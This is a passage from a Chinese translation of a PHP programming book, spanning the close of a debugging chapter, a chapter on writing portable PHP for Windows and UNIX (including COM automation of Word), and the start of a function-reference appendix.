array(10) { [0] => int(0) [1] => int(12) [2] => int(24) [3] => int(36) [4] =>
int(48) [5] => int(60) [6] => int(72) [7] => int(84) [8] => int(96) [9] =>
int(108)}
```

这里有两种其他将简单数据发送到浏览器的方式：print 语法结构和 print_r() 函数。print 就是一个 echo（除了它的返回值是 1），而 print_r() 用可识别的格式将信息发送到浏览器。可以将 print_r() 看成 var_dump() 的替代，除了输出数组不发送每个元素的数据类型。代码的输出如下：

```
<?php
for ($j = 0; $j < 10; $j++) {
 $sample[] = $j * 12;
}
?>
<pre><?php print_r($sample); ?></pre>
```

这看起来将会是这样的（注意，格式是用 <pre> 标签完成的）：

```
Array( [0] => 0 [1] => 12 [2] => 24 [3] => 36 [4] => 48
[5] => 60 [6] => 72 [7] => 84 [8] => 96 [9] => 108)
```

错误日志

你可以在错误日志文件中找到许多有用的说明。如上面提到的，可以在网页服务器安装目录下的 *logs* 目录中找到这些文件。可以把它们作为日常调试工作的一部分以找出可能有问题的地方。这是一个冗长的错误日志文件中的例子：

```
[20-Apr-2012 15:10:55] PHP Notice: Undefined variable: size in C:\Program
Files (x86)
[20-Apr-2012 15:10:55] PHP Notice: Undefined index: p in C:\Program Files
(x86)\Zend
[20-Apr-2012 15:10:55] PHP Warning: number_format() expects parameter 1 to
be double
[20-Apr-2012 15:10:55] PHP Warning: number_format() expects parameter 1 to
be double
[20-Apr-2012 15:10:55] PHP Deprecated: Function split() is deprecated in
C:\Program
[20-Apr-2012 15:10:55] PHP Deprecated: Function split() is deprecated in
C:\Program
[26-Apr-2012 13:18:38] PHP Fatal error: Maximum execution time of 30 seconds
exceeded
```

如你所看到的，在这里，错误记录有提示、警告、过期提示和致命错误等不同类型，它们包含不同的时间戳、文件位置和错误发生的行。

依赖于你的环境，一些商业服务器空间提供商由于安全理由没有授权，所以你不能访问到日志文件。请选择一个确定能授权你访问日志文件的生产提供商。其他需要注意的是，日志一般总是放在网页服务器的安装目录外面。例如，在 Ubuntu 上，默认是在 */var/logs/apache2/*.log*。如果你没有定位到日志，要检查网页服务器配置。

IDE 调试

对于更复杂的调试问题，你最好使用调试器，一般好的 IDE（集成开发环境）都有。下面我们将向你展示 Zend Studio 调试会话的例子。其他 IDE，比如 Komodo 和 PhpED，都有内建的调试器，所以也可以用同样的方法使用它们。

在 Zend Studio 中，配置了完整的调试透视图用来进行调试。图 17-1 展示这个透视图默认的外观。

感受一下这个调试器，Run 菜单是开启调试的地方。在它的下拉菜单中，你将会看到所有调试用的选项：步进代码片段，运行到当前位置，从头重启会话，以及只是让你的代码运行直到它失败或者结束，等等。

图17-1：Zend Studio 默认调试透视图

在 Zend Studio 用于 Eclipse 的调式中，正确配置后也可以用来调试 JavaScript 代码。

这个产品中有很多调试视图，你可以看到和观测变量（包括超全局和用户定义的）在执行过程中发生的改变。

断点同样可以被设置（和暂停）在 PHP 代码的任何位置，以让你在确定的代码运行位置看到当时的整体情况。还有其他两个你可能喜欢的便利视图——调试输出视图和浏览器输出视图。这是两个呈现调试期运行的代码输出视图。调试输出视图呈现了像在浏览器中查看源代码的格式，展示的是生成的原始 HTML。浏览器输出视图将展示在浏览器中执行代码的情况。这两种视图做的唯一事情就是提取代码的执行结果，所以，如果你的代码文件中途停在断点处，则只有到那个时刻已生成的信息才会被展示在这些视图中。

图 17-2 展示了本章前面示例代码（在 `for` 循环中添加 `echo` 语句以看到它的输出）运行在调试器中的例子。两个主要的变量（`$j` 和 `$sample`）可以在表达式视图中被跟踪，并且浏览器输出视图和调试输出视图展示了停止位置的内容。




图17-2：定义了观察表达式的调试器

更多的调试技术

还有更多的高级调试技术，但是超出了本书的讨论范围。有两项类似的技术是剖析和单元测试。如果你有一个很大的网站系统，需要很多服务器资源，那你务必深入了解这两项技术，它们可以让你的代码更容错和更有效。

下一步

接下来，我们将探索编写 UNIX 和 Windows 的跨平台脚本，并提供在 Windows 服务器上托管 PHP 网站的简要介绍。

第 18 章

不同平台的PHP

有很多原因要在 Windows 平台上使用 PHP，最常见的是在 Windows 桌面上开发网页程序。现在就像在 UNIX 平台上一样，在 Windows 上开发 PHP 程序也是可以的。PHP 在 Windows 上运行得很好，并且 PHP 支持的服务器和附加工具对 Windows 是十分友好的。让 PHP 程序运行在任何支持平台仅仅是喜好问题。在 Windows 上配置 PHP 环境和进行开发非常简单，因为 PHP 可以很好地跨平台，安装和配置也越来越简单。最近市场上出现的多平台 Zend Server CE(社区版)能很好地帮助你在主流系统上建立通用的安装平台。

为 Windows 和 UNIX 编写可移植的代码

在 Windows 上运行 PHP 的主要原因是，在发布到生产环境之前可以在本地开发。很多生产服务器是基于 UNIX 的，考虑你编写的应用能以最小代价在任何操作系统中运行是很重要的。

潜在的问题包括应用程序依赖的外部库、使用内建的文件 I/O 和安全功能、访问系统设备、启动或衍生进程、通过 Socket 通信、使用信号、调用外部执行文件或生成特定平台的用户图形界面。

好消息是，跨平台开发是 PHP 开发的主要目标。对于大部分情况，PHP 脚本可以简单地毫无问题地从 Windows 移植到 UNIX。然而，也有一些脚本会有移植问题，例如，有些函数在 PHP 早期的实现中，在 Windows 上必须以模仿方式运行，还有另一些函数只可以在特定的网页服务器上运行。

确定平台

要想设计可移植性，你需要先测试脚本运行的平台。PHP 定义了常量 PHP_OS，其包含

PHP 解析器所执行于的操作系统名字。PHP_OS 的可能值包括 HP-UX、Darwin（macOS）、Linux、SunOS、WIN32 和 WINNT。你也可以考虑用内建的函数 php_uname()，它可以返回更多的操作系统信息。

下面的代码展示了如何测试 Windows 平台：

```
if (PHP_OS == 'WIN32' || PHP_OS == 'WINNT') {
 echo " 你在 Windows 平台 ";
}
else {
 // 其他平台
 echo " 你不在 Windows 平台 ";
}
```

这是一个 php_uname() 函数执行在 Windows 7 i5 笔记本电脑上的输出例子：

```
Windows NT PALADIN-LAPTO 6.1 build 7601 (Windows 7 Home Premium Edition
Service Pack 1) i586
```

跨平台处理路径

PHP 在 Windows 平台中能识别反斜杠和正斜杠，并且可以处理两种斜杠混合的路径。PHP 还可以识别 Windows 通用命名约定（UNC）访问路径中的正斜杠（即，*//machine_name/path/to/file*）。例如，这两行是等价的：

```
$fh = fopen("c:/planning/schedule.txt", 'r');
$fh = fopen("c:\\planning\\schedule.txt", 'r');
```

探索服务器环境

超全局常量数组 $_SERVER 提供了服务器和执行环境的信息。例如，下面是部分输出：

```
["PROCESSOR_ARCHITECTURE"] => string(3) "x86"
["PROCESSOR_ARCHITEW6432"] => string(5) "AMD64"
["PROCESSOR_IDENTIFIER"] => string(50) "Intel64 Family 6 Model 42 Stepping 7,
GenuineIntel"
["PROCESSOR_LEVEL"] => string(1) "6"
["PROCESSOR_REVISION"] => string(4) "2a07"
["ProgramData"] => string(14) "C:\ProgramData"
["ProgramFiles"] => string(22) "C:\Program Files (x86)"
["ProgramFiles(x86)"] => string(22) "C:\Program Files (x86)"
["ProgramW6432"] => string(16) "C:\Program Files"
["PSModulePath"] => string(51)
"C:\Windows\system32\WindowsPowerShell\v1.0\Modules\"
```

```
["PUBLIC"] => string(15) "C:\Users\Public"
["SystemDrive"] => string(2) "C:"
["SystemRoot"] => string(10) "C:\Windows"
```

要了解这个全局数组的完整信息，可访问链接 36 所示的网址。

当找到了指定信息，你可以像下面这样直接得到信息：

```
echo "The windows Dir is: {$_SERVER['WINDIR']}";
The windows Dir is: C:\Windows
```

发送邮件

在 UNIX 系统中，你可以通过配置 `mail()` 函数使用 *sendmail* 或 *Qmail* 发送信息。当 PHP 运行在 Windows 上时，可以通过安装 *sendmail* 并在 *php.ini* 中配置 `sendmail_path` 指向可执行文件来使用它。不过还有更方便的，就是把 Windows 版的 PHP 指向一个 SMTP 服务器，它将被接收作为一个已知的邮件客户端：

```
[mail function]
SMTP = mail.example.com; 已知的邮件服务器的 URL 或 IP
sendmail_from = test@example.com
```

对于更简单的电子邮件解决方案，你可以使用功能全面的 PHPMailer 库[注1]，它不仅简化了从 Windows 平台发送电子邮件的操作，而且是完全跨平台的，并且可以在 UNIX 系统上工作。

```
$mail = new PHPMailer(true);

try {
 //服务器设置
 $mail->SMTPDebug = SMTP::DEBUG_SERVER;
 $mail->isSMTP();
 $mail->Host = 'smtp1.example.com';
 $mail->SMTPSecure = PHPMailer::ENCRYPTION_STARTTLS;
 $mail->Port = 587;

 $mail->setFrom('from@example.com', 'Mailer');
 $mail->addAddress('joe@example.net');

 $mail->isHTML(false);
 $mail->Subject = 'Here is the subject';
 $mail->Body = 'And here is the body.';
```

注 1　详情请参见链接 37。

```
 $mail->send();
 echo 'Message has been sent';
} catch (Exception $e) {
 echo "Message could not be sent. Mailer Error: {$mail->ErrorInfo}";
}
```

行尾处理

Windows 中的文本文件行是以“\r\n”结束的，然而 UNIX 中的文本文件是以“\n”结束的。PHP 以二进制模式处理文件，所以不会自动从 Windows 行尾转换到 UNIX 的等价形式。

Windows 中的 PHP 文件处理标准输出、标准输入和标准错误时是将其设置为二进制模式，并不做任何翻译。很重要的是，二进制输入经常是和网页服务器的 POST 消息相关的。

你的程序输出到标准输出，如果你想要 Windows 行结束符，必须在特定的地方把它们放到输出流中。一种方式是定义行结束符常量并且在输出函数中使用它：

```
if (PHP_OS == "WIN32" || PHP_OS == "WINNT") {
 define('EOL', "\r\n");
}
else if (PHP_OS == "Linux") {
 define('EOL', "\n");
}
else {
 define('EOL', "\n");
}

function ln($out){
 echo $out . EOL;
}

ln(" 这行将有基于服务器平台的行尾字符 ");
```

更简单的方法是通过一个叫作 PHP_EOL 的常量，其基于服务器环境自动确定行尾字符。（但是需要注意的是，这些服务器系统和所需的 EOL 标记可能并不是在所有情况下都相同。）

```
function ln($out) {
 echo $out . PHP_EOL;
}
```

文件尾部处理

Windows 中的文本文件以 Control+Z（\x1A）结尾，然而 UNIX 在文件中存储了分离的

文件数据和文件长度信息。PHP 能识别运行平台的文件结束字符（EOF）。函数 `feof()` 可以在读取 Windows 文本文件时工作。

使用外部命令

PHP 为进程处理使用默认的 Windows 命令行 shell。在 Windows 下只有基本的 UNIX shell 重定向和管道可用（即，不可能将标准输出和标准错误单独重定向），并且引用的规则是完全不同的。Windows shell 不能 *glob*（即，用匹配通配符的文件列表替换带通配符的参数）。在 UNIX 中，你可以用 `system("someprog php*.php")`，然而在 Windows 中，必须用 `opendir()` 和 `readdir()` 自己构建一个文件列表。

访问特定平台扩展

PHP 目前有超过 80 个覆盖服务和功能的扩展。只有大概一半可以同时用在 Windows 和 UNIX 平台上。只有很少的扩展，比如 COM、.NET 和 IIS 扩展，是 Windows 专用的。如果在你的脚本中使用了 Windows 下不可用的扩展，那么就需要移植扩展或修改脚本以使用 Windows 可用的扩展。

在一些情况下，整个模块在 Windows 下可用，但其中一些函数仍是不可用的。

Windows 下的 PHP 不支持信号处理、fork 进程或多线程脚本。使用这些功能的 UNIX PHP 脚本不能移植到 Windows 上，你必须重写脚本从而不依赖这些功能。

COM 接口

COM 允许你控制其他 Windows 应用程序。你可以将文件数据发送到 Excel，让它画图并且将图片导出为 GIF 格式的。你可以用 Word 来格式化你的表单信息并且打印单据记录。简短介绍 COM 术语后，这一节将向你展示如何同时使用 PHP 处理 Word 和 Excel。

背景

COM 是具有面向对象功能的远程过程调用（RPC）机制，它提供了以调用程序（控制器）的方式来与另外的程序（COM 服务器或对象）通话的功能，不管它驻留在哪儿。如果底层代码是在同一台本地机器上，该技术就叫 COM；如果是远程的，它就是分布式的 COM（DCOM）。如果底层代码是动态链接库（DLL），并且代码被加载进同一个进程空间，就称其为单进程 COM 服务器或进程内（inproc）服务器；如果代码是运行在它自己的进程空间的完整应用，它被称为独立进程服务器或本地服务器程序。

对象链接和嵌入（OLE）是微软早期的技术术语，它允许将一个对象嵌入另外一个对象。

例如，你可以将一个 Excel 表嵌入一个 Word 文件。开发 Windows 3.1 期间，OLE 1.0 的功能是很有限的，因为它使用叫作动态数据交换（DDE）的技术进行程序间通信。DDE 不是很强大，如果你想编辑一个嵌入 Word 文件的 Excel 表，必须打开 Excel 并运行它。

OLE 2.0 用 COM 替换了 DDE 作为底层通信方法。使用 OLE 2.0，你可以将 Excel 表粘贴到一个 Word 文件并且编辑 Excel 内部数据。使用 OLE 2.0，控制器可以将复杂的消息传递到 COM 服务器。对于我们的例子，控制器是 PHP 脚本，而 COM 服务器是典型的 MS Office 应用中的一种。在接下来的小节中，我们将提供一些工具来进行这种类型的集成。

为了满足你的好奇心，我们将向你展示功能强大的 COM，示例 18-1 展示了如何启动 Word 并且将“Hello World”添加到初始空文件。

示例18-1：用PHP创建一个Word文件（word_com_sample.php）

```
// 启动word
$word = new COM("word.application") or die("Unable to start Word app");
echo " 发现和加载Word，版本为{$word->Version}\n";

// 打开空文件
$word->Documents->add();

// 做一些填充
$word->Selection->typeText("Hello World");
$word->Documents[1]->saveAs("c:/php_com_test.doc");

// 关闭word
$word->quit();

// 释放对象
$word = null;

echo "all done";
```

代码文件必须从命令行执行，以便其可正常工作，如图 18-1 所示。一旦看到输出字符串“all done！”，你就可以在 save As 目录中找到这个文件并且用 Word 打开它来看看是什么样的。




图18-1：在命令行窗口中调用Word示例

实际的 Word 文件看起来如图 18-2 所示。




图 18-2：PHP 创建的 Word 文件

PHP 函数

PHP 通过很小的函数调用集提供了 COM 接口，但其中大部分函数是需要 COM 详细知识的底层函数，这些超出了本章的讨论范围。一个 COM 类的对象代表一个 COM 服务器的连接：

```
$word = new COM("word.application") or die("Unable to start Word app");
```

对于大部分 OLE 自动化操作，最难的是将 Visual Basic 方法调用转换成等价的 PHP 语句。例如，下面所示的是要将文本插入 Word 文件的 VBScript：

```
Selection.TypeText Text := "这是一个测试"
```

同样的，用 PHP 编写是：

```
$word->Selection->typetext("这是一个测试");
```

API 规范

要为像 Word 这样的产品确定对象层级和参数，可以访问 Microsoft 开发者网站并且搜索你感兴趣的特定 Word 对象。另外一个选择是，用微软的在线 VB 脚本帮助和 Word 宏语言。将它们结合使用可让你明白参数的顺序，以及给定任务所需的值。

附录 A

函数参考

本附录描述了 PHP 内建扩展的可用函数。这些 PHP 扩展是用不带 `--with` 或 `--enable` 选项的配置构建的，并且不可以通过配置选项移除这些 PHP 扩展。

对于每个函数，我们提供函数的签名，展示不同参数的数据类型并且指明是必选还是可选参数，也有对副作用、错误和返回数据结构的简短描述。

PHP 函数的分类

这是一个 PHP 内建扩展的函数列表，每个函数以扩展的类别分组来提供。

数组

`array_change_key_case`
`array_chunk`
`array_combine`
`array_count_values`
`array_diff`
`array_diff_assoc`
`array_diff_key`
`array_diff_uassoc`
`array_diff_ukey`
`array_fill`
`array_fill_keys`
`array_filter`
`array_flip`
`array_intersect`
`array_intersect_assoc`
`array_intersect_key`
`array_intersect_uassoc`
`array_intersect_ukey`
`array_key_exists`
`array_keys`
`array_map`
`array_merge`
`array_merge_recursive`
`array_multisort`
`array_pad`
`array_pop`
`array_product`
`array_push`
`array_rand`
`array_reduce`
`array_replace`
`array_replace_recursive`
`array_reverse`
`array_search`

```
array_shift
array_slice
array_splice
array_sum
array_udiff
array_udiff_assoc
array_udiff_uassoc
array_uintersect
array_uintersect_assoc
array_uintersect_uassoc
array_unique
array_unshift
array_values
array_walk
array_walk_recursive
arsort
asort
compact
count
current
each
end
extract
in_array
is_countable
key
krsort
ksort
list
natcasesort
natsort
next
prev
range
reset
rsort
shuffle
sort
uasort
uksort
usort
```

类和对象

```
class_alias
class_exists
get_called_class
get_class
get_class_methods
get_class_vars
get_declared_classes
get_declared_interfaces
get_declared_traits
get_object_vars
get_parent_class
interface_exists
is_a
is_subclass_of
method_exists
property_exists
trait_exists
```

数据过滤

```
filter_has_var
filter_id
filter_input_array
filter_var
filter_input
filter_list
filter_var_array
```

日期和时间

```
checkdate
date
date_default_timezone_get
date_default_timezone_set
date_parse
date_parse_from_format
```

date_sun_info
date_sunrise
date_sunset
getdate
gettimeofday
gmdate
gmmktime
gmstrftime
hrtime
idate
localtime
microtime
mktime
strftime
strptime
strtotime
time
timezone_name_from_abbr
timezone_version_get

目录

chdir
chroot
closedir
dir
getcwd
opendir
readdir
rewinddir
scandir

错误和日志

debug_backtrace
debug_print_backtrace
error_clear_last
error_get_last
error_log
error_reporting
restore_error_handler
restore_exception_handler
set_error_handler
set_exception_handler
trigger_error

文件系统

basename
chgrp
chmod
chown
clearstatcache
copy
dirname
disk_free_space
disk_total_space
fclose
feof
fflush
fgetc
fgetcsv
fgets
fgetss
file
file_exists
file_get_contents
file_put_contents
fileatime
filectime
filegroup
fileinode
filemtime
fileowner
fileperms
filesize
filetype
flock
fnmatch
fopen

fpassthru
fputcsv
fread
fscanf
fseek
fstat
ftell
ftruncate
fwrite
glob
is_dir
is_executable
is_file
is_link
is_readable
is_uploaded_file
is_writable
lchgrp
lchown
link
linkinfo
lstat
mkdir
move_uploaded_file
parse_ini_file
parse_ini_string
pathinfo
pclose
popen
readfile
readlink
realpath_cache_get
realpath_cache_size
realpath
rename
rewind
rmdir
stat
symlink
tempnam
tmpfile
touch
umask
unlink

函数

call_user_func
call_user_func_array
create_function
forward_static_call
forward_static_call_array
func_get_arg
func_get_args
func_num_args
function_exists
get_defined_functions
register_shutdown_function
register_tick_function
unregister_tick_function

邮件

mail

数学

abs
acos
acosh
asin
asinh
atan2
atan
atanh
base_convert
bindec
ceil
cos
cosh
decbin

dechex
decoct
deg2rad
exp
expm1
floor
fmod
getrandmax
hexdec
hypot
is_finite
is_infinite
is_nan
lcg_value
log10
log1p
log
max
min
mt_getrandmax
mt_rand
mt_srand
octdec
pi
pow
rad2deg
rand
random_int
round
sin
sinh
sqrt
srand
tan
tanh

其他函数

connection_aborted
connection_status
constant
define
defined
get_browser
highlight_file
highlight_string
ignore_user_abort
pack
php_strip_whitespace
sleep
sys_getloadavg
time_nanosleep
time_sleep_until
uniqid
unpack
usleep

网络

checkdnsrr
closelog
fsockopen
gethostbyaddr
gethostbyname
gethostbynamel
gethostname
getmxrr
getprotobyname
getprotobynumber
getservbyname
getservbyport
header
header_remove
headers_list
headers_sent
inet_ntop
inet_pton
ip2long
long2ip
openlog
pfsockopen
setcookie
setrawcookie
syslog

输出缓冲

flush
ob_clean
ob_end_clean
ob_end_flush
ob_flush
ob_get_clean
ob_get_contents
ob_get_flush
ob_get_length
ob_get_level
ob_get_status
ob_gzhandler
ob_implicit_flush
ob_list_handlers
ob_start
output_add_rewrite_var
output_reset_rewrite_vars

PHP 语言编译器

token_get_all
token_name

PHP 选项 / 信息

assert_options
assert
extension_loaded
gc_collect_cycles
gc_disable
gc_enable
gc_enabled
get_cfg_var
get_current_user
get_defined_constants
get_extension_funcs
get_include_path
get_included_files
get_loaded_extensions
getenv
getlastmod
getmygid
getmyinode
getmypid
getmyuid
getopt
getrusage
ini_get_all
ini_get
ini_restore
ini_set
memory_get_peak_usage
memory_get_usage
php_ini_loaded_file
php_ini_scanned_files
php_logo_guid
php_sapi_name
php_uname
phpcredits
phpinfo
phpversion
putenv
set_include_path
set_time_limit
sys_get_temp_dir
version_compare
zend_logo_guid
zend_thread_id
zend_version

程序执行

escapeshellarg
escapeshellcmd
exec
passthru

proc_close
proc_get_status
proc_nice
proc_open
proc_terminate
shell_exec
system

会话处理

session_cache_expire
session_cache_limiter
session_decode
session_destroy
session_encode
session_get_cookie_params
session_id
session_module_name
session_name
session_regenerate_id
session_register_shutdown
session_save_path
session_set_cookie_params
session_set_save_handler
session_start
session_status
session_unset
session_write_close

流

stream_bucket_append
stream_bucket_make_writeable
stream_bucket_new
stream_bucket_prepend
stream_context_create
stream_context_get_default
stream_context_get_options
stream_context_get_params
stream_context_set_default
stream_context_set_option
stream_context_set_params
stream_copy_to_stream
stream_encoding
stream_filter_append
stream_filter_prepend
stream_filter_register
stream_filter_remove
stream_get_contents
stream_get_filters
stream_get_line
stream_get_meta_data
stream_get_transports
stream_get_wrappers
stream_is_local
stream_notification_callback
stream_resolve_include_path
stream_select
stream_set_blocking
stream_set_chunk_size
stream_set_read_buffer
stream_set_timeout
stream_set_write_buffer
stream_socket_accept
stream_socket_client
stream_socket_enable_crypto
stream_socket_get_name
stream_socket_pair
stream_socket_recvfrom
stream_socket_sendto
stream_socket_server
stream_socket_shutdown
stream_supports_lock
stream_wrapper_register
stream_wrapper_restore
stream_wrapper_unregister

字符串

addcslashes
addslashes
bin2hex
chr
chunk_split
convert_cyr_string
convert_uudecode
convert_uuencode
count_chars
crc32
crypt
echo
explode
fprintf
get_html_translation_table
hebrev
hex2bin
html_entity_decode
htmlentities
htmlspecialchars
htmlspecialchars_decode
implode
lcfirst
levenshtein
localeconv
ltrim
md5
md5_file
metaphone
nl_langinfo
nl2br
number_format
ord
parse_str
printf
quoted_printable_decode
quoted_printable_encode
quotemeta
random_bytes
rtrim
setlocale
sha1
sha1_file
similar_text
soundex
sprintf
sscanf
str_getcsv
str_ireplace
str_pad
str_repeat
str_replace
str_rot13
str_shuffle
str_split
str_word_count
strcasecmp
strcmp
strcoll
strcspn
strip_tags
stripcslashes
stripos
stripslashes
stristr
strlen
strnatcasecmp
strnatcmp
strncasecmp
strncmp
strpbrk
strpos
strrchr
strrev
strripos
strrpos
strspn
strstr
strtok
strtolower
strtoupper
strtr
substr
substr_compare
substr_count
substr_replace
trim
ucfirst

ucwords
vfprintf
vprintf
vsprintf
wordwrap

URL 地址

base64_decode
base64_encode
get_headers
get_meta_tags
http_build_query
parse_url
rawurldecode
rawurlencode
urldecode
urlencode

变量

debug_zval_dump
empty
floatval
get_defined_vars
get_resource_type
gettype
intval
is_array
is_bool
is_callable
is_float
is_int
is_null
is_numeric
is_object
is_resource
is_scalar
is_string
isset
print_r
serialize
settype
strval
unserialize
unset
var_dump
var_export

Zlib

deflate_add
deflate_init
inflate_add
inflate_init

PHP 函数列表（以字母顺序）

abs. `int abs(int` *number*`) float abs(float` *number*`)`

返回参数 *number* 的绝对值，此绝对值与 *number* 同类型（整型或浮点型）。

acos. `float acos(float` *value*`)`

返回 *value*（以弧度为单位）的反余弦值。

acosh. `float acosh(float` *value*`)`

返回 *value* 的反双曲余弦值。

addcslashes. `string addcslashes(string` *string*`, string` *characters*`)`

将 *string* 中属于 *characters* 列表的字符前加上反斜杠，并将转义后的字符串返回。通过在两个字符间插入两个句点来指定字符的范围，例如，使用“`a..q`”来指定要转义 a 到 q 之间的字符。还可以在 *characters* 中指定多个字符和范围。`addcslashes()` 是 `stripcslashes()` 的反函数。

addslashes. `string addslashes(string` *string*`)`

将 *string* 中在 SQL 数据库查询中有特殊意义的字符转义后返回。其中包括单引号（`''`）、双引号（`""`）、反斜杠（`\`）和 NUL 字符（`\0`）。`stripslashes()` 是此函数的反函数。

array_change_key_case. `array array_change_key_case(array` *array*`[, CASE_UPPER|CASE_LOWER])`

将数组中所有元素的键转换成大写或小写形式后返回。数值键的键名不会改变。如果未指定可选的大小写参数，默认把键名转换成小写。

array_chunk. `array array_chunk(array` *array*`, int` *size*`[, int` *preserve_keys*`])`

将 *array* 分割成一系列数组，每个数组包含 *size* 个元素，并以数组形式返回。如果 *preserve_keys* 为 `true`（默认为 `false`），原始的键名将会被保留在返回值中，否则返回的结果将以从 0 开始的数值作为索引。

array_combine. `array array_combine(array` *keys*`, array` *values*`)`

将 *keys* 中的元素作为键名，*values* 中的元素作为值合并成一个数组后返回。如果任何一个数组为空，或者它们的元素数量不相等，或者其中一个元素存在而另外一个不存在，会返回 `false`。

array_count_values. `array array_count_values(array` *array*`)`

返回一个数组，数组中元素的键名是原数组的值。新数组中的键名对应的值是其键名在原数组中出现的次数。

array_diff. `array array_diff(array` *array*`1, array` *array*`2[, ... array` *arrayN*`])`

返回一个数组，其中包含所有只存在于 *array*1 数组中的值。值的键名不变。

array_diff_assoc. `array array_diff_assoc(array` *array1*`, array` *array2*`[, ... array` *arrayN*`])`

返回一个数组，其中包含所有只存在于 *array1* 中的值。与 `array_diff()` 不同的是，键名和值都会参与比较。值所对应的键名不变。

array_diff_key. `array array_diff_key(array` *array1*`, array` *array2*`[, ... array` *arrayN*`])`

返回一个数组，其中包含所有只存在于 *array1* 中的键名。键名所对应的值不变。

array_diff_uassoc. `array array_diff_uassoc(array` *array1*`, array` *array2* `[, ... array` *arrayN*`], callable` *function*`)`

返回一个数组，其中包含所有只存在于 *array1* 中的值。与 `array_diff()` 不同的是，键名和值都会参与比较。函数 *function* 用来比较元素的值是否相等。函数会传入两个需要比较的值作为参数，当第一个参数比第二个参数小时返回一个小于 `0` 的值，两者相等时返回 `0`，大时则返回一个大于 `0` 的值。键名所对应的值不变。

array_diff_ukey. `array array_diff_ukey(array` *array1*`, array` *array2* `[, ... array` *arrayN*`], callable` *function*`)`

返回一个数组，其中包含所有只存在于 *array1* 中的键名。函数 *function* 用来比较两个元素的键名是否相等。函数会传入两个需要比较的键名作为参数，当第一个参数比第二个参数小时返回一个小于 `0` 的值，两者相等时返回 `0`，大时则返回一个大于 `0` 的值。值所对应的键名不变。

array_fill. `array array_fill(int` *start*`, int` *count*`, mixed` *value*`)`

返回一个包含 *count* 个值为 *value* 的元素的数组。键名用从 *start* 开始依次加 1 的数值。如果 *count* 小于或等于零，将会产生错误。

array_fill_keys. `array array_fill_keys(array` *keys*`, mixed` *value*`)`

返回一个数组，数组中的每个元素的键为 *keys* 中的元素，而每个元素的值都为 *value*。

array_filter. `array array_filter(array` *array*`, mixed` *callback*`)`

返回一个数组，其中包含原始数组依次传入 *callback* 后返回值为 `true` 的所有元素。原始数组如果是关联数组，其键名不变。例如：

```
function isBig($inValue)
{
 return($inValue > 10);
}

$array = array(7, 8, 9, 10, 11, 12, 13, 14);
$newArray = array_filter($array, "isBig"); // 包含 (11, 12, 13, 14)
```

array_flip. `array array_flip(array` *array*`)`

返回一个反转 *array* 的键名和值之后得到的数组。如果同一个值出现了多次，则只保留最后出现的那次。如果原数组中有不可作为合法键名的值，此函数会报警，并且这组键值对不会出现在返回值中。此函数在失败时返回 `NULL`。

array_intersect. `array array_intersect(array` *array*`1, array` *array*`2[, ... array` *arrayN*`])`

返回一个数组，包含了 *array*1 中那些在所有其他数组中也都存在的元素。

array_intersect_assoc. `array array_intersect_assoc(array` *array*`1, array` *array*`2 [, ... array` *arrayN*`])`

返回一个数组，包含在所有数组中都存在的值。与 `array_intersect()` 不同的是，键名和值都会用于比较。值的键名不变。

array_intersect_key. `array array_intersect_key(array` *array*`1, array` *array*`2 [, ... array` *arrayN*`])`

返回一个数组，包含了 *array*1 中那些键在所有其他数组中也都存在的元素。

